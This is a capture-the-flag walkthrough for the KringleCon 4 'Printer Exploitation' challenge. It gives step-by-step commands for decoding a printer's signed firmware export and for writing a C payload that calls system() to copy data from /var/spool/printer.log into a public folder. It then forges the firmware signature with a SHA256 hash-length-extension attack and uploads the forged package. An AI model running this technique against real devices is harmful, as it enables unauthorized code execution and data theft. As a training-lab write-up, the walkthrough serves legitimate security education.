
KringleCon 4: Calling Birds!

7) Printer Exploitation

1. Click the `Map` (Destinations) icon and then click `Jack's Office`

2. Click `Printer Exploitation`



HOHOHOHOHOHOHOHOH
Cartridge very low
Refresh

Printer Claus
Address: https://printer.kringlecastle.com
Contact Name: Kris Kringle
Location: North Pole

Device Status - Refresh

More Details


Toner Status:
Black Cartridge ~1%
Very Low, 161 estimated pages remain

Paper Input Tray:	Status:	Capacity:	Size:	Type:
Tray 1	Low	550	Letter	Plain Paper
Tray 2	Low	550	Letter	Custom Type 2
Tray 3	OK	550	Legal	Custom Type 3
Tray 4	Low	550	Letter	Plain Paper

Paper Output Bin:	Status:	Capacity:
Standard Bin	OK	550

Device Type:	Monochrome Laser
Speed:	Up to 55 Pages/Minute
Toner Cartridge Capacity:	Approximately 25,000 Pages at 5% coverage
Maintenance Kit Life Remaining:	75%

3. Click `Firmware Update`



HOHOHOHOHOHOHOHOH
Cartridge very low
Refresh

Printer Claus
Address: https://printer.kringlecastle.com
Contact Name: Kris Kringle
Location: North Pole

Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.

Firmware Browse... No file selected.

Update!

Download current firmware

4. Right click on the `Download current firmware` link

5. Select `Save Link As…` from the drop-down list, to download the `firmware-export.json` file

6. Open a `Terminal window`
7. Type `cat firmware-export.json`

```
{"firmware":"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","signature":"2bab052bf894ea1a
255886fde202f451476faba7b941439df629fdeb1ff0dc97","secret_length":16,"algorithm":"SHA256"}
```

8. Type `cat firmware-export.json| cut -d '"' -f 4 > firmware.b64`
9. Type `base64 -d firmware.b64 > firmware`
10. Type `file firmware`

```
firmware: Zip archive data, at least v2.0 to extract, compression method=deflate
```

11. Type `mv firmware firmware.zip`

12. Type `unzip -l firmware.zip`

    ```
    Archive:  firmware.zip
      Length      Date    Time    Name
    ---------  ---------- -----   ----
        16608  2021-12-16 20:42   firmware.bin
    ---------                     -------
        16608                     1 file
    ```

13. Type `mousepad`

14. Type the following code into the `Mousepad` window, to create a file, `Sn0wm4n`, in the /app/lib/public/incoming/ containing the name of the last .xlsx file printed

    ```
    #include <stdio.h>
    #include <stdlib.h>
    #include <string.h>

    int main () {
       char command[120];

       strcpy(command, "grep xlsx /var/spool/printer.log | tail -n 1 >
    /app/lib/public/incoming/Sn0wm4n");
       system(command);

       return 0;
    }
    ```

15. Save the file, as `firmware.c`

16. Close the `Mousepad` window

17. Type `cc -o firmware.bin firmware.c`

18. Type `zip Sn0wm4n.zip firmware.bin`

    ```
      adding: firmware.bin (deflated 85%)
    ```

19. Type `hash_extender-master/hash_extender --file=firmware.zip \`

20. Type `--signature 2bab052bf894ea1a255886fde202f451476faba7b941439df629fdeb1ff0dc97 \`

21. Type `--appendfile=Sn0wm4n.zip --append-format raw --format sha256 -secret 16 \`

22. Type `--out-file=newfirmware.zip --out-data-format=raw`

```
Type: sha256
Secret length: 16
New signature: 4db37f12e8fb3f0a0c0329f8effbccc8f927e17aaf143ca62eb7e5ed7ff5c76d
New string:
```

23. Type `echo -n '{"firmware":"' > newfirmware.json`

24. Type `cat newfirmware.zip | base64 -w 0 >> newfirmware.json`

25. Type `echo -n '","signature":"' >> newfirmware.json`

26. Type `echo -n 4db37f12e8fb3f0a0c0329f8effbccc8f927e17aaf143ca62eb7e5ed7ff5c76d >> newfirmware.json`


27. Type `echo '","secret_length":16,"algorithm":"SHA256"}' >> newfirmware.json`

28. Switch to the `Web browser`

29. Click the `Browse..` button

30. Select the `newfirmware.json` file

31. Click the `Update!` button



Printer Claus
Address: https://printer.kringlecastle.com
Contact Name: Kris Kringle
Location: North Pole

Upload your new firmware

Note: Firmware must be uploaded as a signed firmware blob.


Firmware Browse... No file selected.

Download current firmware

Firmware successfully uploaded and validated! Executing the update package in the background

32. Navigate to `https://printer.kringlecastle.com/incoming/Sn0wm4n`

33. Click the `Save file` button



Opening Sn0wm4n

You have chosen to open:

Sn0wm4n

which is: application/octet-stream (21 bytes)
from: https://printer.kringlecastle.com

Would you like to save this file?

34. Close the `Second` tab

35. Switch to the `Terminal` window


36. Type `cat Sn0wm4n`

```
Troll_Pay_Chart.xlsx
```

37. Switch to the `Web browser`

38. Click the `Tick` (Objectives) icon

39. Click `7) Printer Exploitation`




✓ 7) Printer Exploitation

Difficulty: 🎄🎄🎄🎄🎄

Investigate the stolen Kringle Castle printer. Get shell access to read the contents of `/var/spool/printer.log`. What is the name of the last file printed (with a `.xlsx` extension)? Find Ruby Cyster in Jack's office for help with this objective.

40. Type `Troll_Pay_Chart.xlsx`

41. Click the `Submit` button



✓ 7) Printer Exploitation

Difficulty: 🎄🎄🎄🎄🎄

Investigate the stolen Kringle Castle printer. Get shell access to read the contents of `/var/spool/printer.log`. What is the name of the last file printed (with a `.xlsx` extension)? Find Ruby Cyster in Jack's office for help with this objective.